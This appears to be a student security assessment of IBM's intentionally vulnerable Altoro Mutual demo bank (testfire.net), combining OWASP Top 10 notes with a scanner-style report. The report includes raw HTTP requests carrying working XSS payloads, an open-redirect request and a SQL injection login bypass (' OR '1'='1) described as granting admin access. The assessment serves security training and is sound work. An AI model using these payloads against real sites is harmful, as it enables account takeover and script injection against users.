**STEP-1:OWASP Top 10 Vulnerabilities**

In the labyrinthine expanse of cyberspace, where ones and zeros weave their intricate tapestry, web applications stand as both gateways and fortresses. Yet, lurking in the shadows are vulnerabilities—cracks in the walls, chinks in the armor—waiting for malevolent hands to exploit. The **OWASP Top 10** vulnerabilities serve as our map, guiding us through this treacherous terrain. Let us unfurl its parchment, decipher its runes, and delve into the heart of these security risks.

**1. Injection Attacks: The Poisoned Quills**

**The Venom:**

Injection attacks—SQL, NoSQL, OS, and LDAP—penetrate the application’s veins. Malicious input seeps into queries, commands, and protocols, corrupting the bloodstream.

**The Impact:**

* **Data Leakage:** Sensitive information spills forth—user credentials, financial records, trade secrets.
* **System Compromise:** Attackers seize control, executing arbitrary code, defacing pages, or exfiltrating data.

**The Antidote:**

* **Parameterized Queries:** Sanitize inputs, separate code from data.
* **Whitelisting:** Accept only known good values.
* **ORMs and Prepared Statements:** Shield against SQL injection.

**2. Broken Authentication: The Cracked Sigil**

**The Fracture:**

Authentication mechanisms falter—weak passwords, session flaws, or forgotten logout.

**The Consequences:**

* **Identity Theft:** Credentials pilfered, accounts hijacked.
* **Session Hijacking:** Stolen sessions grant unauthorized access.

**The Remedy:**

* **Strong Authentication:** Multi-factor, adaptive, and risk-based.
* **Session Management:** Short-lived sessions, secure cookies, and logout mechanisms.

**3. Sensitive Data Exposure: The Unveiled Scrolls**

**The Revelation:**

Unencrypted secrets—passwords, credit card numbers, or health records—laid bare.

**The Fallout:**

* **Privacy Breaches:** User trust shattered.
* **Legal Ramifications:** Regulatory fines, lawsuits.

**The Safeguard:**

* **Encryption at Rest and in Transit:** TLS, strong ciphers, and key management.
* **Data Minimization:** Collect only what’s necessary.

**4. XML External Entities (XXE): The Whispered Incantations**

**The Invocation:**

Malicious XML entities beckon—external DTDs, parameter entities.

**The Enchantment:**

* **Information Disclosure:** File reads, internal network scans.
* **Denial of Service:** Billion Laughs, Quadratic Blowup.

**The Warding Glyphs:**

* **Disable External Entities:** In parsers, frameworks, and libraries.
* **Use Whitelists:** Limit allowed tags and attributes.

**5. Broken Access Control: The Shattered Seals**

**The Breach:**

Authorization falters—URL manipulation, direct object references, or privilege escalation.

**The Siege:**

* **Data Exposure:** Unauthorized access to sensitive resources.
* **Functionality Abuse:** Admin actions by mere mortals.

**The Bastion Reinforcements:**

* **Role-Based Access Control (RBAC):** Granular permissions.
* **Attribute-Based Access Control (ABAC):** Context-aware authorization.

STEP-2:

Certainly! Let’s embark on a digital expedition through the **Altro Mutual** website, dissecting its architecture, scrutinizing its defenses, and unearthing vulnerabilities. As we explore various sections, we’ll don our security hats and wield our magnifying glasses to uncover hidden flaws.

**1. The Login Page: A Gateway to Secrets**

**Objective:**

* Authenticate users, granting access to their financial realms.

**Vulnerabilities to Hunt:**

1. **Insecure Authentication Mechanisms:**
   * Weak password policies (e.g., no complexity requirements).
   * Lack of multi-factor authentication (MFA).
2. **Session Management Issues:**
   * Session tokens exposed in URLs or stored insecurely.
   * Session timeouts too long, risking session hijacking.

**2. User Registration: The Birth of Accounts**

**Objective:**

* New users join the fold, creating accounts.

**Vulnerabilities to Seek:**

1. **Inadequate Input Validation:**
   * SQL injection via registration fields.
   * Cross-site scripting (XSS) in user inputs.
2. **Weak Password Policies:**
   * No complexity requirements.
   * Lack of password strength checks.

**3. Payment Portal: The Vault’s Door**

**Objective:**

* Facilitate financial transactions—transfers, bill payments, etc.

**Vulnerabilities to Unearth:**

1. **Insecure Direct Object References (IDOR):**
   * Can users manipulate payment references or transaction IDs?
   * Are they accessing others’ transactions?
2. **Sensitive Data Exposure:**
   * Are payment details transmitted securely (TLS)?
   * Is sensitive data encrypted at rest?


**4. Contact Forms: The Whispered Secrets**


**Objective:**


* Users seek assistance, report issues, or inquire about services.


**Vulnerabilities to Expose:**

1. **Cross-Site Scripting (XSS):**
   * Can attackers inject malicious scripts into contact form fields?
   * Is input properly sanitized?
2. **Data Validation and Sanitization:**
   * Are user inputs validated and sanitized before processing?









**STEP-4:Vulnerability Identification Report for Altro Mutual Website**

**1. Introduction**

The Altro Mutual website serves as a gateway for users to manage their financial accounts, conduct transactions, and access critical information. As part of our security assessment, we have meticulously examined its structure, functionality, and potential vulnerabilities. This report outlines our findings, including the impact of these vulnerabilities and recommendations for mitigation.

**2. Website Structure and Functionality**

**2.1. Login Page**

* **Description:**
  + The login page allows users to authenticate and access their accounts.
* **Potential Vulnerabilities:**
  + Weak password policies (e.g., no complexity requirements).
  + Lack of multi-factor authentication (MFA).
* **Impact:**
  + Unauthorized access to user accounts.
  + Financial losses, data exposure.

**2.2. User Registration**

* **Description:**
  + New users can create accounts.
* **Potential Vulnerabilities:**
  + Inadequate input validation (SQL injection, XSS).
  + Weak password policies.
* **Impact:**
  + Account compromise.
  + Data leakage.

**2.3. Payment Portal**

* **Description:**
  + Facilitates financial transactions (transfers, bill payments, etc.).
* **Potential Vulnerabilities:**
  + Insecure direct object references (IDOR).
  + Sensitive data exposure.
* **Impact:**
  + Unauthorized access to financial data.
  + Legal and reputational consequences.

**2.4. Contact Forms**

* **Description:**
  + Users seek assistance or report issues.
* **Potential Vulnerabilities:**
  + Cross-site scripting (XSS).
  + Lack of data validation.
* **Impact:**
  + Malicious code execution.
  + Data integrity compromise.

**3. Vulnerabilities and Exploitation**

**3.1. SQL Injection (Login Page)**

* **Description:**
  + Input fields vulnerable to SQL injection.
* **Exploitation:**
  + Attacker injects malicious SQL code (e.g., ’ OR ‘1’=‘1’; --).
* **Impact:**
  + Bypass authentication, gain unauthorized access.

**3.2. Lack of Multi-Factor Authentication (Login Page)**

* **Description:**
  + Only username/password authentication.
* **Exploitation:**
  + Attacker compromises weak passwords.
* **Impact:**
  + Account takeover, data exposure.

**3.3. Insecure Direct Object References (Payment Portal)**

* **Description:**
  + URL manipulation exposes transaction details.
* **Exploitation:**
  + Attacker modifies payment references.
* **Impact:**
  + Unauthorized access to financial data.

**3.4. Lack of Input Validation (Contact Forms)**

* **Description:**
  + User inputs not properly sanitized.
* **Exploitation:**
  + Attacker injects malicious scripts (XSS).
* **Impact:**
  + Malicious code execution in users’ browsers.

**4. Recommendations**

1. **Implement MFA:**
   * Enhance authentication security.
2. **Input Validation:**
   * Sanitize user inputs to prevent injection attacks.
3. **Encrypt Sensitive Data:**
   * Use TLS for data in transit and encryption at rest.
4. **Regular Security Audits:**
   * Continuously assess and address vulnerabilities.

Altoro Mutual Security Report Generated by Ajay Krishnan on Wed 5 Apr 2023, at 11:48:15 Contents

● About this report

● Report parameters

● Summaries

● Alert counts by site and risk

● Risk Level by alert type

● Alerts

● Cross Site Scripting (DOM Based)

● Cross Site Scripting (Reflected)

● SQL Injection

● URL Redirection Attack

● ClickJacking

● Link Injection

● Server Leaks Version Information

● X-Content-Type-Options Header Missing

● Information Disclosure About this report Report parameters Sites The following sites were included:

● http://testfire.net Severity levels Included: High, Medium, Low, Informational Confidence levels Included: High, Medium, Low

Summaries Alert counts by site and risk This table shows the number of alerts raised at each risk level. Severity High Medium Low Informational Site http://testfire.net 3 3 2 1 Risk Level by alert type This table shows the risk level of each directed vulnerabilities Alert type Severity Cross Site Scripting (DOM Based) High Cross Site Scripting (Reflected) High SQL Injection High URL Redirection Attack High ClickJacking Medium Link Injection Medium Server Leaks Version Information Low X-Content Header Missing Low Information Disclosure Info Alerts 1. Cross-Site Scripting (DOM Based) Severity: High Confidence: High Location: http://testfire.net/search.jsp Domain: testfire.net Element: search.jsp Path: /search.jsp Scheme: http CVSS: 7.5 Impact: Partial Threat Classification: Cross-site Scripting Alert tags WSTG-v42-CLNT-01 OWASP\_2021\_A03 OWASP\_2017\_A07 Alert description Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. Request GET/search.jsp?query=%23jaVasCript%3A%2F\*-%2F\*%60%2F\* %5C%60%2F\*%27%2F\*%22%2F\*\*%2F%28%2F\*+\*%2FoNcliCk %3Dalert%285397%29+%29%2F%2F%250D%250A%250d%25 0a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtar Ea%2F%3C%2FscRipt%2F--%21%3E%5Cx3csVg%2F%3CsVg %2FoNloAd%3Dalert%285397%29%2F%2F%3E%5Cx3e

HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i mage/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://testfire.net/index.jsp Cookie: JSESSIONID=EDD6DB63D48294C4C3751C02C00A46EF; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX40LjY1ODM4NT A2MUU3fDgwMDAwMX5DaGVja2luZ341OTk1MTcwLjQzOTk5O Tk5OTV8ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3MDM 5MTU2ND2hlY2tpbmd+MTUwLjB8NDUzOTA4MjAzOTM5NjI4O H5DcmVkaXQgQ2FyZH4tMS45OTk1NDM0MDEyNzg3MTE1NU UxOHw0NDg1OTgzMzU2MjQyMjE3fkNyZWRpdCBDYXJkfjEwM DAwLjk3fA==" Upgrade-Insecure-Requests: 1 Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=DD84ED264763CFA75205FB7238EF4D B2; Path=/; HttpOnly Content-Type: text/html;charset=ISO-8859-1 Content-Length: 7122 Date: Thu, 06 Apr 2023 06:01:59 GMT Connection: close Attack #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert(5397) )//%0D%0A%0d%0a//\x3csV g/\x3e Response Body

Top of Form

|  |  |
| --- | --- |
|  | [**Sign In**](/login.jsp) | [Contact Us](/index.jsp?content=inside_contact.htm) | [Feedback](/feedback.jsp) | Search |
|  |

Bottom of Form

|  |  |  |  |
| --- | --- | --- | --- |
| [ONLINE BANKING LOGIN](/login.jsp) | [PERSONAL](/index.jsp?content=personal.htm) | [SMALL BUSINESS](/index.jsp?content=business.htm) | [INSIDE ALTORO MUTUAL](/index.jsp?content=inside.htm) |
| [PERSONAL](index.jsp?content=personal.htm)   * [Deposit Product](index.jsp?content=personal_deposit.htm) * [Check ing](index.jsp?content=personal_checking.htm) * [Loan Products](index.jsp?content=personal_loans.htm) * [Cards](index.jsp?content=personal_cards.htm) * [Inv estments & Insurance](index.jsp?content=personal_investments.htm) * [Other Services](index.jsp?content=personal_other.htm)   [SMALL BUSINESS](index.jsp?content=business.htm)   * [Deposit Products](index.jsp?content=business_deposit.htm) * [Lendin g Services](index.jsp?content=business_lending.htm) * [Cards](index.jsp?content=business_cards.htm) * [Insur ance](index.jsp?content=business_insurance.htm) * [Retir ement](index.jsp?content=business_retirement.htm) * [Other Services](index.jsp?content=business_other.htm)   [INSIDE ALTORO MUTUAL](index.jsp?content=inside.htm)   * [About Us](index.jsp?content=inside_about.htm) * [Contact Us](index.jsp?content=inside_contact.htm) * [Locations](cgi.exe) * [Investor Relations](index.jsp?content=inside_investor.htm) * [Press Room](index.jsp?content=inside_press.htm) * [Careers](index.jsp?content=inside_careers.htm) * [Subscribe](subscribe.jsp) | **Search Results**  No results were found for the query:  #jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert(5397) )//%0D%0A%0d%0a//\x3csVg/\x3e | | |

[Privacy Policy](/index.jsp?content=privacy.htm)   |   [Security Statement](/index.jsp?content=security.htm)   |   [Server Status Check](/status_check.jsp)   |   [REST API](/swagger/index.html)   |   © 2023 Altoro Mutual, Inc.

***This web application is open source!***[*Get your copy from GitHub*](https://github.com/AppSecDev/AltoroJ/) *and take advantage of advanced features*

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to [http://www-142.ibm.com/software/products/us/en/subca tegory/SWI10](http://www-142.ibm.com/software/products/us/en/s%0d%0aubcategory/SWI10).  
  
Copyright © 2008, 2023, IBM Corporation, All rights reserved.

Solution Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user 2.Cross-Site Scripting (Reflected) Severity: High Confidence: High Location: http://testfire.net/feedback.jsp Domain: testfire.net Element: feedback.jsp Path: /feedback.jsp Scheme: http CVSS: 7.5 Impact: Partial Threat Classification: Cross-site Scripting Alert tags OWASP\_2021\_A03 WSTG-v42-INPV-01 OWASP\_2017\_A07 Alert description Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. Request POST /sendFeedback HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im age/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 163 Origin: http://testfire.net Connection: close Referer: http://testfire.net/feedback.jsp Cookie: JSESSIONID=CBB2A0533AE1944EF1AE566731AD09 9A; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMi40 MjEzNTgwOTQ1ODIzOUUxMnw4MDAwMDF+Q2hlY2tp bmd+Mi40MjE0MTAwODA1NDM0NEUxMnw=" Upgrade-Insecure-Requests: 1 Request Body cfile=comments.txt&name=%3C%2Fp%3E%3CscrIpt%3Ealert%2 81%29%3B%3C%2FscRipt%3E%3Cp%3E&email\_addr=blabla& subject=kfsdhajsdskj&comments=fshfhjshfsjhsjd&submit=+Submi t+ Attack

Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html;charset=ISO-8859-1 Content-Length: 7194 Date: Fri, 07 Apr 2023 05:56:20 GMT Connection: close Response Body

Top of Form

|  |  |
| --- | --- |
|  | [**Sign In**](/login.jsp) | [Contact Us](/index.jsp?content=inside_contact.htm) | [Feedback](/feedback.jsp) | Search |
|  |

Bottom of Form

|  |  |  |  |
| --- | --- | --- | --- |
| [ONLINE BANKING LOGIN](/login.jsp) | [PERSONAL](/index.jsp?content=personal.htm) | [SMALL BUSINESS](/index.jsp?content=business.htm) | [INSIDE ALTORO MUTUAL](/index.jsp?content=inside.htm) |
| [PERSONAL](index.jsp?content=personal.htm)   * [Deposi t Product](index.jsp?content=personal_deposit.htm) * [Chec king](index.jsp?content=personal_checking.htm) * [Loan Products](index.jsp?content=personal_loans.htm) * [Cards](index.jsp?content=personal_cards.htm) * [In vestments & Insurance](index.jsp?content=personal_investments.htm) * [Other Services](index.jsp?content=personal_other.htm)   [SMALL BUSINESS](index.jsp?content=business.htm)   * [Depos it Products](index.jsp?content=business_deposit.htm) * [Lendin g Services](index.jsp?content=business_lending.htm) * [Cards](index.jsp?content=business_cards.htm) * [Insu rance](index.jsp?content=business_insurance.htm) * [Reti rement](index.jsp?content=business_retirement.htm) * [Other Services](index.jsp?content=business_other.htm)   [INSIDE ALTORO MUTUAL](index.jsp?content=inside.htm)   * [About Us](index.jsp?content=inside_about.htm) * [Contact Us](index.jsp?content=inside_contact.htm) * [Locations](cgi.exe) * [Investor Relations](index.jsp?content=inside_investor.htm) * [Press Room](index.jsp?content=inside_press.htm) * [Careers< /a>](index.jsp?content=inside_careers.htm) * [Subscribe](subscribe.jsp) | **Thank You**  Thank you for your comments,  . They will be reviewed by our Customer Service staff and given the full attention that they deserve. However, the email you gave is incorrect (blabla) and you will not receive a response. | | |

[Privacy Policy](/index.jsp?content=privacy.htm)   |   [Security Statement](/index.jsp?content=security.htm)   |   [Server Status Check](/status_check.jsp)   |   [REST API](/swagger/index.html)   |   © 2023 Altoro Mutual, Inc. ***This web application is open source!***[*Get your copy from GitHub*](https://github.com/AppSecDev/AltoroJ/) *and take advantage of advanced features*

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to [http://www-142.ibm.com/software/products/us/en/subc ategory/SWI10](http://www-142.ibm.com/software/products/us/en/%0d%0asubcategory/SWI10).  
  
Copyright © 2008, 2023, IBM Corporation, All rights reserved.

Solution Application must validate all the input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user 3.SQL Injection Severity: High Confidence: High Location: http://testfire.net/login.jsp Domain: testfire.net Element: passw Path: /doLogin Scheme: http CVSS: 9.7 Impact: Partial Threat Classification: SQL Injection Alert tags OWASP\_2021\_A03 WSTG-v42-INPV-05 OWASP\_2017\_A01 Alert description SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. Request POST /doLogin HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0. 9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 66 Origin: http://testfire.net Connection: close Referer: http://testfire.net/login.jsp Cookie: JSESSIONID=6E012D7221E4CF2A4D0BBCA04D6 A0981 Upgrade-Insecure-Requests: 1 Request Body uid=admin%27+OR+%271%27+%3D+%271&pa ssw=wewerweeqeq&btnSubmit=Login Attack ' OR '1'='1 ' OR '1'='1' -- Response HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Set-Cookie: AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX40LjY1ODM4N TA2MUU3fDgwMDAwMX5DaGVja2luZ341OTk1MTcwLjQzOTk 5OTk5OTV8ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3 MDM5MTU2NDhFMTh8ODAwMDAzfkNoZWNraW5nfjMuNTUz NDAyMzIyMzk3NzQ5NkUyMHw4MDAwMDR+U2F2aW5nc34x MjQ0LjB8ODAwMDA1fkNoZWNraW5nfjI1LjB8ODAwMDA2flNh dmluZ3N+NTkxMDIuMHw4MDAwMDd+Q2hlY2tpbmd+MTUwLj B8NDUzOTA4MjAzOTM5NjI4OH5DcmVkaXQgQ2FyZH4tMS4 5OTk1NDM0MDEyNzg3MTE1NUUxOHw0NDg1OTgzMzU2Mj QyMjE3fkNyZWRpdCBDYXJkfjEwMDAwLjk3fA=="; Version=1 Location: /bank/main.jsp Content-Length: 0 Date: Thu, 06 Apr 2023 04:44:51 GMT Connection: close Solution Parameterized statements ensure that the parameters passed into the SQL statements are treated safely. Using SQL injection to log in to the website. assuming “admin” as the default username. Also, use the ' OR '1'='1 SQL query to bypass the password After hitting the login button we sign in as administrators. 4. URL Redirection Attack Severity: Medium Confidence: High Location: http://testfire.net/bank/customize.jsp Domain: testfire.net Element: content Path: /bank/customize.jsp Scheme: http CVSS: 8.5 Impact: Partial Threat Classification: URL Redirector Abuse Alert tags OWASP\_2021\_A03 WSTG-v42-INPV-05 OWASP\_2017\_A01 Alert description URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. It is this last implementation which is often used in phishing attacks as described in the example below. URL redirectors do not necessarily represent a direct security vulnerability but can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination Request GET /bank/customize.jsp?content=https://www.google.co m&lang=international%20HTTP/1.1 HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0. 9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Cookie: JSESSIONID=28B1FA9317FE349E932EDC61E7F2 0CB3; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX41L jM0OTk1MzQ2MUU3fDgwMDAwMX5DaGVja2luZ3 4tOTgzNzE3LjU2fA==" Upgrade-Insecure-Requests: 1 Attack /bank/customize.jsp?content=https://www.google.co m&lang=international%20HTTP/1.1 HTTP/1.1 Response HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Location: https://www.google.com Content-Type: text/html;charset=ISO-8859-1 Content-Length: 0 Date: Thu, 06 Apr 2023 14:22:30 GMT Connection: close Solution Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs In the URL I embedded another URL “google.com” and I ender the site it redirects to google.com. This vulnerability can be used for the Phishing attack After the redirection 5.ClickJacking Severity: Medium Confidence: High Location: http://testfire.ne/index.jsp Domain: testfire.net Element: content Path: /index.jsp Scheme: http CVSS: 5.0 Impact: Partial Threat Classification: ClickJacking Alert tags OWASP\_2021\_A05 WSTG-v42-CLNT-09 OWASP\_2017\_A06 Alert description The application can be embedded in malicious iframes allowing an attacker to hijack the user clicks to perform actions without the user consent. Request GET http://testfire.net HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept:text/html,application/xhtml+xml,application/xml;q=0.9,ima ge/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://testfire.net/ Cookie: JSESSIONID=28B1FA9317FE349E932EDC61E7F20CB3 Upgrade-Insecure-Requests: 1 Response HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html;charset=ISO-8859-1 Content-Length: 6995 Date: Thu, 06 Apr 2023 14:06:37 GMT Connection: close Attack

**Website is vulnerable to clickjacking!**

